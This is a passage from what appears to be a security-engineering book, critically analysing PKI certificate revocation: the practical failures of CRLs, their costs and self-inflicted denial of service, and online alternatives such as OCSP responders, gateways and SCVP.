There's not even any agreement as to how to evaluate all of this, with the emphasis being on fancy information-flow graph models [160][161][162][163][164][165] [166][167][168][169][170][171][172][173][51][174][175][176][177][178][179][180] [181][182][183][184][185][186][187][188][189][190][191][192][193][194] [195][196][197][198][199][200][201][202][203][204][205][206][207] with the details of where the trust weightings that are fed to the model actually come from being left as Someone Else's Problem, with one security researcher suggesting that a more realistic name for it would be a web of assertions [208], or perhaps just a web of theoretical research papers.

As one analysis of the use of "trust" in PKI theory puts it, PKI models use "'trust' as a mathematician would use any variable in an equation. In this case 'trust' is a thing a certificate transmits. Its specification is deferred for the reader" [209]. Because of this, after most of the initial evaluation papers were published additional papers had to be published to try and set out what was actually being evaluated [210][169] (and as one cryptographer later pointed out when discussing the complexities of the web-of-trust research papers, "if you need symbolic logic to figure out whether you can trust a key, something is wrong" [211]). This "solve the problem, then try and decide what the problem was" approach occurs a number of times in cryptography, see the various mentions of the Inside-Out Threat Model elsewhere in the book for further examples.

---

[149] The most successful application of the web of trust to date seems to be botnets.

Figure 185: CRL-based revocation checking for a chain of length 3

Looking ahead a bit to "Revocation" on page 677, the problem of revocation checking for complete certificate chains also experiences a huge increase in complexity, potentially jumping from a single lookup and check to something that's proportional to the exponent of the depth of the issuance hierarchy [212]. This is illustrated in Figure 185, which depicts a hierarchy of depth 3. In order to verify a certificate, the relying party needs to fetch the certificate for its issuing CA and its CRL. In order to verify the CRL it needs the certificate of the revocation authority (RA), which in turn may have its own certificates and CRLs.

Checking a simple certificate via the mechanisms envisaged in X.509 can thus result in a exponential growth in complexity, requiring many certificate/CRL fetches and signature checks to verify a single certificate (in practice the growth isn't fully exponential, since the number of authorities drops as we get closer to the root, and few CAs bother with the intended revocation authorities, simply signing everything with the issuing CA's key to keep the complexity down). In the original X.509 design with a single hierarchy and everything tied to a directory this wasn't so much of a problem, but with current approaches it requires either using alternative solutions like revocation and validation authorities of the kind discussed in "Online Revocation Authorities" on page 685 or, more usually, ignoring revocation checking as much as possible.

Working with certificate chains also leads to an extreme case of the "Which directory" problem in which it's not just necessary to locate a single directory but requires locating multiple directories (and locations in directories) for the different CA/RA certificates and CRLs. Again, this issue has typically been addressed by ignoring directories and instead shipping every certificate that might be required along with the data that they're protecting, in convenient locations like the SSL or IPsec handshake or the S/MIME signature (with the latter extending beyond the obvious use for signed email into applications like signed executables and PDF documents, which also use the underlying format employed by S/MIME).

Revocation

This section should really be called "Validation" but, as with other aspects of PKI, what's actually used is a peculiar artefact of its X.500 origins involving a blacklist of revoked certificates called a certificate revocation list or CRL. Conceptually, a CRL is a kind of anti-certificate that's pushed out the door by a CA and, if the anti-certificate and certificate meet, the certificate is destroyed by the CRL. Needless to say, this isn't necessarily the best-designed way to handle certificates, and has the unfortunate effect of defeating the whole usage model for certificates since the numerous design tradeoffs made with them in order to ensure that they can function as a decentralised, offline security token are rendered moot by the need to then fetch a CRL for them from a centralised, online server before they can be used.

The CRL concept is based on the credit-card blacklists that were used in the 1960s and 1970s in which credit card companies would periodically print booklets of cancelled card numbers and distribute them to merchants, and these were in turn based on even earlier cheque blacklists. The merchants were expected to check any cards or cheques that they handled against the blacklist before accepting them. The same problems that affected credit-card and cheque blacklists then are affecting CRLs today: the blacklists aren't issued frequently enough to be effective against an attacker who has compromised a card, cheque, or private key, they cost a lot to

distribute, checking is time-consuming, and they are easily rendered ineffective through a denial-of-service attack (to ensure that your card or key is never blocked through a blacklist, make sure that the blacklist is never delivered).

Another problem, one that also affected cheques and credit cards, is that blacklists don't deal with manufactured cheques, cards, or certificates. Recall from the discussion of certificates as capabilities in "Certificates" on page 658 that not only is it possible to make an infinite number of perfect copies of certificates (unlike cheques and credit cards), but some of those copies have the ability to authorise the creation of new perfect copies, and this authority can be delegated recursively. Blacklists are totally unable to cope with this situation because the blacklist issuer has no idea which capabilities are floating around out there or who controls them, and if they don't know that a capability exists then they can't blacklist it (this issue has proven remarkably difficult to explain to some PKI people [213] because it is by definition not allowed to exist in the X.509 world and therefore can't possibly be a problem). A whitelist-based approach in contrast has no such problems, since only legitimately-issued capabilities will be on the whitelist.

The inherent flaws of blacklists, even when used as part of a vastly more timely mechanism than CRLs, is aptly illustrated by the Bank of India hack in 2007 in which the bank's home page was modified to install no less than 22 different pieces of malware in one site visit. All of the online blacklists consulted by a security site that reported the story (SiteAdvisor, Google's Safe Browsing plugin for Firefox, Finjan, NetCraft and PhishTank SiteChecker) gave the Bank of India's site a clean bill of health. As the security site's summary put it, "this is a clear example of the fatal flaws present in almost all [blacklist] models, that the refresh time on a site is too long to be useful when a surf-by attack on a trusted site can take place in a matter of seconds, with a lifetime of hours, and with a victim base of thousands or greater" [214].

The main reason for the blacklist-based problems with CRLs is that they violate the cardinal rule of data-driven programming which is that once you've emitted a datum you can't take it back [215]. Viewing the certificate issue/revocation cycle as a proper transaction-processing (TP)-style transaction, the certificate issue becomes a PREPARE and the revocation a COMMIT, however this means that nothing can be done with the certificate in between the two because this would destroy the atomicity and consistency properties of the transaction. While a fairly extensive amount of work has been done on transaction recovery in the field of databases, typically in the form of compensating transactions, this relies on the fact that the transaction is taking place in a closed system containing explicit synchronisation points from which the recovery process can take place [216].

Allowing for other operations with the certificate before the transaction has been committed results in non-deterministic behaviour, with the semantics of the certificate being reduced to a situation described as "This certificate is good until the expiration date, unless you hear otherwise" [217] which is of little value to relying parties. It's for this reason that digital signature laws like the UNCITRAL Model Law on Electronic Signatures don't even touch these revocation-related issues [218].

This problem is complicated by the existence of two schools of thought on how revocation information should be reported, the accuracy school, which holds that the indicated revocation time should be the time reported by the user (even if it leads to backdated revocations), and the consistency school, which holds that the indicated revocation time should be the time of CRL issue (even if it leads to losses due to delays in marking a certificate as revoked). As with many other PKI issues, PKI theoreticians are divided roughly 50:50 on which option to go with. Neither of them are particularly palatable.

For example when anti-malware researchers had a stolen certificate that was being used to sign malware revoked (the problem of stolen code-signing keys is covered in more detail in "Digitally Signed Malware" on page 50), they found that while one malware family's signatures had successfully been revoked, those of several others were still regarded as valid [219]. The reason for this was that the revocation wasn't

sufficiently far backdated to cover earlier signed malware (in the case of stolen code-signing certificates, which most of the malware-signing ones seem to be, it's not safe to backdate the revocation too far because that would also invalidate large amounts of legitimate binaries that were signed before the key was stolen).

Similar issues exist when it comes to nailing down what it is that a CRL is actually revoking. Since it applies to an identity certificate, is it the identity of the owner? Or the key in the certificate? Or the binding between the identity and the key? Or the CA's vouching for the validity of the identity? Or the CA's vouching for the validity of the binding between the key and the identity? [220].

SPKI takes a slightly different approach by implicitly making validation a part of the certificate-processing operation. SPKI prefers revalidation, representing a positive statement about a certificate's validity, to CRLs, which represent a negative statement, since positive assertions are much more tractable than negative ones (consider, for example, the relative difficulties of proving "Aliens exist" vs. "Aliens don't exist"). This transforms the X.509 assertion "This certificate is good until the expiration date, unless you hear otherwise" into "This certificate is good until this time". The time interval in this case is far less than the traditional year granted to X.509 certificates for CA billing purposes (or 20-40 years for major CA certificates [221]), but is instead based on a risk analysis of potential losses due to excessively long certificate validity periods. In order to avoid clock skew problems (which is virtually guaranteed in Windows machines, which can be out by minutes, hours, days, or even years in extreme cases [222], but also affects vast numbers of embedded devices that have no access to time information), SPKI also allows for one-time revalidations which guarantee that the certificate is valid for a single transaction.

Paying excessive attention to issues of PKI dogma like the CA billing period for certificates is what caused the global outage of Microsoft's Azure cloud service that's discussed in "Post-delivery Self-checking" on page 793 (as one news outlet put it, "to have a core service fail in every data center across the world simultaneously is an extremely bad thing to happen to a cloud provider" [223]).

A far more sensible and fault-tolerant approach to certificate expiry is to allow the use of expired certificates for at least a week after they expire, warn for several months after that in the hope that someone gets the message that something needs to be done, and only hard-fail after six months or more. If availability is a concern then either never hard-fail or allow a grace period of several years. This is exactly what many EDI providers who handle large-scale financial and commercial transactions do (an issue that's discussed in "Certificate Chains" on page 669). This soft-expiry recognises the fact that a certificate that's regarded as valid and secure for any type of transaction today doesn't suddenly become completely insecure the following day just because the CA's billing period is up.

CRLs

Certificate revocation is the hardest aspect of PKI (and of capability-based systems in general), particularly when attempts are made to implement it in the manner envisaged in X.509 [224]. For example one US government agency that decided to use PKI and smart cards for computer access control found that the majority of logon failures, and certificate-usage failures in general, were due to assorted CRL problems [225], and at a conference that covered PKI implementation experiences, speakers for large organisations such as Boeing and J.P.Morgan specifically singled out revocation as a major problem area [226][227]. The general problem that needs to be solved, and the one that CRLs don't really solve, is that critical applications (which usually mean ones where money is involved, but can be extended arbitrarily to cover whatever the relying parties consider important enough) require prompt revocation from a CRL-centric world view, or require real-time certificate status information from a more general world view. Attempting to do this with CRLs runs into quite a number of problems. As a result the following coverage of CRLs reads more like an extended-precision problem statement than any kind of solution, so if all you're interested in is effectively using public keys then you may want to skip ahead to "Sidestepping Certificate Problems" on page 724.

When a CA issues a CRL, it bundles up a blacklist of revoked certificates along with an issue date and a second date indicating when the next blacklist will become available. A relying party that doesn't have a current CRL is expected to fetch the current one and use that to check the validity of the certificate.

In practice this rarely occurs for a variety of reasons. Originally it was because users and/or applications didn't know where to go for a CRL. In recent years attempts have been made to work around this by encoding CA and revocation location URLs in certificates, but this information is often not present and when it is present is frequently wrong [228][229] for the simple reason that hardwiring somewhat ephemeral URLs into long-lived certificates, particularly more or less eternal CA certificates, doesn't make for a very effective long-term strategy.

More seriously, when location URLs started being added to certificates, applications became so dependent on them that any certificate that didn't include the necessary URLs became essentially irrevocable. For example a 2013 survey by Internet analysis firm Netcraft found hundreds of such irrevocable certificates trusted by all major browsers, covering a global selection of banks, government agencies and departments, and Internet service providers like Google and Skype. The same survey also found over 300,000 certificates that contained only a CRL location URL but not an OCSP one, making them irrevocable in browsers that don't check CRLs [230].

Additional reasons for skipping the CRL check include the fact that it can take so long to fetch and check the CRL that users disable it (in one widely-used application enabling CRL checking resulted in every operation that used a certificate being stalled for a minute while the application groped around for a CRL, after which it timed out and processing continued as before), or they simply can't be bothered and put things off until they can't do anything any more, assuming that they even know the significance of a revoked certificate and don't just interpret the failure to perform as an error in the application [231].

Although full coverage of all of the ways in which CRL checks fail in the real world is left to "X.509 in Practice" on page 694, one representative example occurs in situations where the CRL checking on a signed program binary conflicts with a dead-man timer that catches hung applications. In this case a slow CRL fetch (for example because the CRL is enormous or because the site has a slow Internet connection or is isolated behind a firewall) causes the dead-man timer to trigger and shut down the application before it can even start [232]. In a variation of this problem that occurs with signed .NET assemblies (a widespread problem since developers are strongly encouraged to sign all of their assemblies) the startup delay issue was so serious (in one instance it came close to derailing a keynote address at Microsoft's TechEd US conference [233]) that Microsoft had to issue a hotfix to allow the complete disabling of signature verification. As their hotfix text states, "when you disable signature verification the […] application starts faster" [234]. This particular aspect of CRLs represents one of the unsolvable security problems discussed in "Problems without Solutions" on page 396, specifically the issue of availability vs. security. Fortunately, in this particular situation it's often possible to break the overall problem down into situation-specific ones and then address those individually.

Consider the issue of code-signing. As we know from the real-world experiences discussed in "Digitally Signed Malware" on page 50, neither the certificates nor the revocation mechanism for them have any real effect on the commercial malware industry. On the other hand we also know from real-world experience that checking CRLs for code-signing certificates creates a marvellous self-inflicted denial-of-service on overall system functionality. Given that there's no appreciable benefit and a significant drawback to performing CRL checks on signed applications, the best option in this case is to perform an opportunistic CRL check if you can do it at close to zero cost, and otherwise to avoid the check.

A similar situation occurs with SSL server certificates, for which the revocation-checking situation is analysed in "Case Study: Inability to Connect to a Required Server" on page 538. In this case there's no point to performing a revocation check since its only real effect will be to reduce the site's overall reliability to the lesser of

the site's actual reliability and the reliability of the revocation-checking server. As with code-signing certificates, the check has little to no effective impact on security but a significant impact on availability, so the solution is to optimise for availability and make sure that your system can't be taken out by a problem in the revocation-checking mechanism.

Moving beyond the user interface problems (which will inevitably affect any certificate status mechanism, no matter how sophisticated) there are a number of practical issues with CRLs [235]. In order to guarantee timely status updates it's necessary to issue CRLs as frequently as possible, however the more often a CRL is issued the higher the load on the server that holds the CRL, on the network over which it's transmitted, and (to a lesser extent) on the client that fetches it. Issuing a CRL once a minute provides moderately timely revocation (although still not timely enough for cases such as Federal Reserve loans where interest is calculated by the minute) at the expense of a massive amount of overhead as each relying party downloads a new CRL once a minute. This also provides a wonderful opportunity for a denial of service attack on the CA in which an attacker can prevent the CRL from being delivered to others by repeatedly asking for it themselves. On the other hand delaying the issuance to once an hour or once a day doesn't provide for any kind of timely revocation.

For PKIs sized at tens of thousands of users, multi-megabyte CRLs are not uncommon, and the potential size of CRLs for hypothesised national CAs/PKIs is unpleasant to contemplate. As long ago as 1998 a Verisign employee had warned that for user populations much larger than 10,000 certificates the use of CRLs "requires infrastructure capabilities that are beyond the state of the art and further may not operate in practice" [236] (in practice if the CRLs are issued extremely infrequently and most clients don't check them then this can be made to appear to work, for some value of "work").

An example of these problems was illustrated by the Johnson and Johnson PKI which, with 60,000 users, had a CRL over a megabyte in size after its first year of operation [237], requiring that users fetch roughly a million times more data than necessary for any certificate check (the entire CRL had to be fetched in order to obtain the effect of a single boolean valid/not valid flag). The problem was "solved" in this instance by only issuing a CRL once a week and caching old copies of the CRL to turn it into the ritual check described earlier, a relatively common approach whenever this problem raises its head. In contrast the rather larger US Department of Defence (DoD) PKI, which by 2005 had issued sixteen million certificates and revoked ten million of those, was issuing fifty megabyte CRLs (!!) that users had to download once a day [238]. A few years later these had grown to over a hundred megabytes, with the at the time largest known CRL, reportedly from a European government CA, being over 150MB, resulting in what's euphemistically reported as "low user satisfaction" as systems appear to hang while they retrieve and search such monstrous CRLs [239].

A year later the DoD PKI CRLs topped out at two hundred megabytes [240], at which point the DoD threw in the towel and set up an OCSP responder. No standards-compliant implementation should have been able to work with this because it used an expired self-signed certificate [241] but few implementations seemed to notice this (see the discussion in "Ease of Use" on page 451 for more on the novel behaviour of the DoD PKI software).

A kludge adopted by one organisation to try and address the CRL size problem was to start removing fields from the CRL in an attempt to reduce its size, discarding accuracy in the interests of just getting some sort of data out the door [242]. Another CA, even after taking this drastic step in addition to splitting the load across four sub-CAs, still ended up with 90MB CRLs, with widely-used tools requiring around a gigabyte of memory to process one of these monster CRLs [243].

Other PKIs went even further, using dozens and dozens of CAs (with their attendant cost and overhead) purely to restrict the size of the CRL that any one CA had to issue. The reason for the rapid growth of these CRLs is that great quantities of certificates

are routinely revoked for benign purposes entirely unanticipated by the X.509 designers, discussed in more detail in "Case Study: Inability to Connect to a Required Server" on page 538.

In some cases even the "fix" of removing fields from the CRL isn't feasible. In constrained devices, or devices with limited communications links, it's simply not possible to process CRLs. A Japanese phone company implementing their chindōgu[150] found this out the hard way when their customers noticed that phone-based security checks had gradually slowed down over time from being nearly instantaneous to taking more than twenty seconds to complete. After a considerable amount of debugging they found that the performance problems were solely due to the cost of downloading and processing a 200,000 entry CRL over cellular data links. The solution was to abandon revocation checking, since mobile phone performance was seen as being more important than compliance with X.509 dogma.

In other cases involving mobile devices in which there was actually a legitimate need to revoke a certificate (in this case for Symbian OS, which doesn't allow unsigned applications to run, although as "Digitally Signed Malware" on page 50 points out this is no more effective than any other use of commercial CAs to try and restrict malicious use), the revocation had no effect since phone manufacturers had disabled CRL checks because of mobile data bandwidth issues [244]. In addition if the certificate didn't helpfully point the phone at a revocation-checking server, "the software installer [would] direct the revocation check request to a default URL, however at present there is no server in place able to respond to such default requests" [245] (this being one of the numerous examples of invalid hardcoded URLs that was mentioned earlier in this section).

The offline nature of CRLs also presents problems because of the way that they're used. Consider the case of a CA that issues a regular weekly CRL, which applications then cache and ritually consult over and over for the same data until the next update is due. If at some point there's a compromise of a significant certificate then the CA may issue an unscheduled forced CRL to communicate this important information. At this point clients that keep on using the cached CRL will consider the certificate valid while clients that fetch the new CRL, either because the application happens to do this or because they don't have a copy of the earlier CRL yet, will consider it invalid. In both cases the software is functioning entirely as designed and yet it's providing completely opposite results for a security decision.

Even without the presence of forced CRLs, just standard everyday CRL-issuing practices can lead to totally ambiguous results. A common CRL validity period is a week, but then some CAs will issue new CRLs daily (each with a one-week validity period), and some will also issue a new CRL whenever a revocation takes place. This means that a relying party can get completely different results depending on whether they performed their CRL fetch last week, yesterday, this morning, or five minutes ago, and yet they're fully compliant with the CRL-checking requirements.

Another problem encountered with CRLs is that there are no real mechanisms available for charging relying parties for revocation checking. When a CA issues a certificate the user (or someone whose credit card they've phished) is usually charged a fee by the CA, with the amount being charged depending (at least in theory) on how much checking the CA does before it issues the certificate. On the other hand CAs are expected to create and issue CRLs for free. Neither the user nor the CA are in a good position to know how often the certificate will have to be validated, or by whom, or what degree of latency will be acceptable. This is not merely a non-incentive for CAs to pay much attention to CRLs but an active disincentive, since creating and distributing them requires processing time, one or more servers, and significant amounts of network bandwidth.

A more general form of the problem of who pays for revocation is the problem of who pays for overall PKI operations. For example in the SET PKI the issuing bank carried the cost (and associated risk) of handling certificate enrolment and issue while

---

[150] Chindōgu is Japanese for PKI.

the acquiring bank obtained all of the benefits. While this could be mitigated to some extent by sharing the cost across both banks, it was one of the many nails in SET's coffin [246]. The same problem has occurred for general PKI. For example one study of the business models of various systems in which PKI was meant to be used to deal with government institutions found that all of the costs for using PKI in a variety of applications were borne by the users and all of the benefits but almost none of the costs were obtained by the government institutions [247][151].

Another approach to the problem of who pays for the PKI is to charge a per-certificate-use transaction fee to cover the cost of running the PKI. In one project run by the US General Services Administration the cost ranged from 40¢ to $1.20 each time that the certificate was used, a considerable disincentive for the use of certificates [2] (user's rejection of Norwegian banks' attempts to charge for this was already covered in "Certificate Chains" on page 669). In Sweden certificates issued to citizens are free, but a validity check costs were designed to be billed at €0.25, the price apparently inspired by the cost of a postage stamp [248]. This problem was foreseen as long ago as 1994 in a MITRE study which estimated that most of the costs of running a PKI arose from the cost of managing revocation [249].

This is particularly problematic for CAs that issue free or low-cost certificates, since there's a strong incentive to structure the revocation process in a manner that discourages certificate holders from ever trying to use it. For example one CA that issues free certificates quite understandably charges the certificate owner US $25 to revoke it later on in order to cover the costs of the process [250]. A side-effect of this though is that someone who's been unwilling to pay to obtain the certificate in the first place is even less likely to pay to have it revoked. As a result, these certificates never get revoked if they're compromised.

One approach that has been proposed to address this is to view the issue in terms of a quality-of-service (QoS) problem in which users can pick and choose the PKI services and capabilities that they require based on the value and constraints of their transactions [251]. With this approach certificate users are allowed to tune their PKI requirements based on parameters such as certificate freshness, time for validation, cost to validate, time to issue, and time to revoke/invalidate, rather than having to use the normal take-it-or-leave-it approach in which a single solution (with the QoS target being "whatever the X.509 standard says") is expected to meet all needs. This is one of the few proposals utilising the X.509 framework that approaches the problem as an exercise in meeting user requirements rather than of forcing a fixed standard onto whatever the user wants to do. On the other hand it remains purely theoretical since no user, having obtained their certificate, wants to pay again and again each time that it's used.

A problem with CRLs with built-in lifetimes is that they all expire at the same time, so that every relying party will fetch a new CRL at the same time, leading to huge peak loads whenever the current CRL expires. In effect CRLs contain their own massive built-in distributed denial-of-service (DDoS) attack. There is simply nothing around that can withstand the load of one of these self-inflicted DDoSes (Verisign has already encountered a small-scale form of one of these DDoSes in January 2004, experiencing what was euphemistically described as "an unprecedented bandwidth hit" due to CRL-fetching issues in remaining pre-Windows XP machines [252][253]). Consider the situation of a billion or so Windows machines performing a daily fetch of CRLs from all of the various CAs used to code-sign Windows applications and it's not surprising that revocation checking in this situation is usually turned off by default.

Incidentally, this accidental self-inflicted DDoS is only a sampling of what can be done through the creative misuse of PKI facilities. For example the OCSP protocol, discussed in "Online Revocation Authorities" on page 685, lets an attacker feed arbitrary ports and addresses to the OCSP server, allowing it to be used for scans and even attacks on machines inside the server's security perimeter. Fortunately most

---

[151] The resulting business case for PKI presented in the study seems to have come straight from the mark-to-model method of accounting.

implementers ignore this part of the specification, although there's no easy way to tell if your OCSP server takes this sensible precaution or whether it'll function as a proxy for scanning and attacking internal hosts on your network. There's more on the use of certificates as attack amplifiers in "X.509 in Practice" on page 694.

Even in the absence of OSCP responders that act as attack proxies, revocation-checking mechanisms can still cause security problems. While discussions of Word documents and similar supposedly-passive objects that phone home when they're accessed go back more than a decade [254], what's less well-known is that signed objects, when viewed with the appropriate software, will also silently phone home to do a CRL or OCSP check. For example when Adobe Reader opens a signed document it silently contacts the CA for the certificate that signed the document in order to fetch a CRL, allowing every use of the document to be tracked remotely (other PDF readers don't do this) [255].

One proposed solution to the self-inflicted DDoS problem is to stagger CRL expiry times for different classes of certificates so that they don't all expire at the same time, although scheduling the CRL times while still providing some form of timeliness guarantee is sure to prove a tricky exercise. Another approach is to over-issue CRLs so that multiple overlapping CRLs exist at one time, with a relying party who fetches a CRL at time n being fed a CRL that expires at time $n + 5$ and a relying party who fetches it at time $n + 2$ being fed one that expires at time $n + 7$. Assuming that CRL fetching patterns follow a certain distribution, this has the potential to lighten the peak loads on the server somewhat [256] at the expense of playing havoc with CRL semantics.

Yet another approach is to segment CRLs based on the perceived urgency of the revocation information, so that a CRL with a reason code of "key compromise" would be issued more frequently than one with a reason code of "affiliation changed". This segmenting doesn't reduce the request rate but can reduce the amount of data transferred so that it takes less time to service an individual request. Segmenting CRLs has the side-effect that it introduces security problems since an attacker who has performed a key compromise can use the compromised key to request that a revocation for it be placed in a low-priority CRL, ensuring that the key is both regarded as safely revoked by the CA but at the same time will still be valid until the next low-priority CRL is issued at the end of the day or week [257]. Solving this problem requires very careful protocol design and extensive amounts of checking and safeguards at every step of the revocation process which, if the experience with even the most basic PKI operations described in "X.509 in Practice" on page 694 is anything to go by, is unlikely to function in practice.

(There's another situation in which it's possible to use overlaps in PKI security mechanisms to mask serious security issues, and that's in the case of browser warnings for invalid certificates. By creating something like a self-signed certificate that's expired, it's possible in some cases to override the serious warning ("the certificate for Bank of America is signed by an untrusted CA") with a quickly-dismissed nuisance warning ("the certificate for Bank of America expired yesterday"), with the exact details varying from browser to browser [258].)

Yet another approach involves delta CRLs, which have one large long-term CRL augmented by a number of smaller, short-term CRLs that modify the main CRL. There appears to be little real-world experience in the use of any of these mechanisms, although discussions on PKI mailing lists indicate that attempts to implement them will prove to be an interesting experience.

Beyond this there exist even more approaches to the problem, PKI researchers seem to enjoy tinkering with revocation mechanisms in the same way that petrolheads enjoy tinkering with car engines. The result is a continuous stream of papers on the topic with no end in sight [259][220][236][235][217][260][256][261][256][262][257][327][263][264][265][266][267][268][269][270][271][272][273][274][275][20][507][276][277][224][278][279][280][281][282][283][284][285][286][287][288][289][290][291][292][293][294][295][296][297][298][299][300][301][302][303][304][305][306][307][308][309][310][311][312][313][314][315][316][317]

[318][319][320][321][322][323][152]. This sort of thing is a dream problem for PKI people because it's something that has no clear solution, there's no pressure to produce an effective result within any fixed time frame — the X.509 standards process has been ongoing now for more than a quarter of a century — and thanks (mostly) to government PKI initiatives there's a never-ending flow of funding available.

There is one special case in which CRLs are, despite all of their shortcomings, valuable. This occurs when a revocation check is, quite literally, worthless. For example consider the case of signed executables, for which a software vendor buys a (relatively) cheap code-signing certificate from a commercial CA and signs all the software they like, which is then distributed over as many machines as they can get it to. With an installed base of a billion or so Windows machines, all containing hundreds of signed binaries like ActiveX controls, device drivers, and .NET frameworks, the costs involved in providing any sort of useful online revocation checking service for code-signing certificates would be astronomical.

Low-assurance email certificates are another example where serious revocation handling isn't financially feasible. As a result there's a strong financial incentive for CAs to do as little as possible in terms of handling revocations for these certificates beyond paying lip service in the form of an infrequently-issued CRL located at some semi-documented location. This is aided by the fact that there's no real pressure to provide useful revocation information, summed up by one analysis paper with the comment that "robust revocation information just isn't available yet and the legal landscape isn't littered with case law allocating liabilities for misinformation" [220].

In scenarios such as this, CRLs are perfect. Another special-case potential use for CRLs is as a form of zone transfer from one repository to another when a large number of certificates need to be revoked at once, for example due to a company division closing down. A final special-case situation where you may find CRLs useful is when there exists some statutory or contractual obligation to use them, so that you need to be able to claim CRL use for due diligence purposes or to avoid liability in case of a dispute.

Online Revocation Authorities

Another solution that's been proposed for the revocation checking problem is the Online Certificate Status Protocol (OCSP) [324]. The OCSP model, shown in Figure 186, provides a responder that you can query online and that relies on CRLs or other, unspecified certificate management mechanisms to provide revocation information about a certificate [325]. Compare this with the CRL-based model of Figure 178, in which obtaining up-to-date certificate status information potentially requires that you download a CRL with thousands of entries every few minutes, delta CRLs and other kludges notwithstanding. This represents an extraordinarily inefficient means of disseminating revocation information because it requires that a relying party repeatedly fetch a huge number of totally irrelevant entries in order to obtain status information for the one certificate that they care about, at the same time placing a heavy load on the CA that sources the CRLs [326]. In DNS terms, this operation is the equivalent of doing a full zone transfer for each address lookup operation.

---

[152] If ever an immense catalogue of research with no discernible effect on the real-world situation screamed "don't do that, then", this is it.

Figure 186: Certificate usage model with OCSP responder

In effect the OCSP responder functions as a special-purpose CRL creation mechanism, which solves many of the problems inherent in monolithic CRLs by creating a one-off, fresh, single-entry CRL in response to a query. This property also comes with a cost, however. Instead of being able to prepare a CRL as a background, offline operation the CA now has to perform a certificate lookup/check and OCSP pseudo-CRL creation operation for each query (although alternative, somewhat more lightweight approaches have also been proposed [327] these again remain mostly theoretical). In order to make OCSP economically feasible, it's theoretically necessary for the CA to be able to charge for each revocation check in order to cover their costs. This is provided for in OCSP by signing requests to identify the sender for billing purposes, an approach that was tried with the Identrus PKI, which is one of the contributing reasons why you've never heard of it. Other users of pay-per-view OCSP checking mechanisms solved the cost problem by simply disabling revocation checking.

Figure 187: Offloading the revocation checking process

OCSP, at least in theory, also provides a solution to the problem of validating entire certificate chains in the form of an access concentrator or gateway that takes an entire chain and farms the revocation checking out to one or more OCSP responders and/or CRL-based implementations. The relying party communicates with a single gateway that does all the work of revocation checking, as shown in Figure 187. This is the approach used by Identrus [328], a PKI services company formed by a consortium of banks and now called Identrust, who use gateways called transaction coordinators (TCs) to provide real-time certificate status information (along with many other things) to its members. Although the diagram depicts an OCSP gateway talking to a number of OCSP responders, the actual implementation could take any of a number

of forms, for example in the Identrus case the TC could in turn talk to further TCs that front for responders. Since the relying party sees only the OCSP gateway, they're not concerned about how the actual checking is done.

Another advantage of the gateway approach, at least in the Identrus case, is that it makes billing easier. Since Identrus charge for each transaction, which comes with certain guarantees that are absent with general commercial CAs, users want to submit an entire collection of certificates at once and be charged once rather than being charged individually for each certificate. In practice though this sort of thing really only works for PKI-by-executive-fiat designs like Identrus, and I'm only mentioning it here for completeness, although if you're a CA in a situation where you can dictate terms to your users then it can be quite profitable. For example one government-mandated CA required its users to switch from using CRLs to OCSP for "security reasons" (the OCSP responder was fed from the CRLs so it actually made no difference), which conveniently enabled the CA to charge users for each check that was made (further tricks of this nature are covered in "X.509 in Practice" on page 694).

Another proposed solution to the problem of validating an entire certificate chain is the use of path construction servers (PCS), a type of smart repository that offloads the chain building process from the end user [329][330]. While effective in theory it's yet another realisation of Fundamental (Networking) Truth No.6 discussed in "Problems" on page 4, "it is easier to move a problem around than to solve it". PCS offloads all of the path-construction problems to the PCS server while also adding the problem of communicating certificate selection criteria (acceptable policies, CAs, certificate types, path lengths, and so on) from the client to the server. This situation doesn't occur when the chain building is performed at the client, and requires a means of specifying complex constraints for use when building the chain (this is currently an unsolved problem). Extending this even further is the concept of a path validation server (PVS), which offloads the validation process as well as the path construction process onto someone else [329]. This extends the problems of the PCS a step further, since even more constraint information must be communicated to the server.

In an apparent attempt to break free of this restriction, proposed protocols such as the Server-Based Certificate Validation Protocol (SCVP)[153] have appeared that make use of a server that either acts as a dumb repository or as a full certificate chain validation system in which the relying party submits a collection of certificates and optional ancillary information such as policy information, and the server indicates whether the chain can be verified up to a trusted root CA certificate [331]. This service is a literal PKI implementation of Fundamental Truth No.6. The premise behind SCVP appears to be that since PKI is a fundamentally unsolvable problem we'll hand it off to someone else where it'll be no less solvable but at least now it's Someone Else's Problem and not ours.

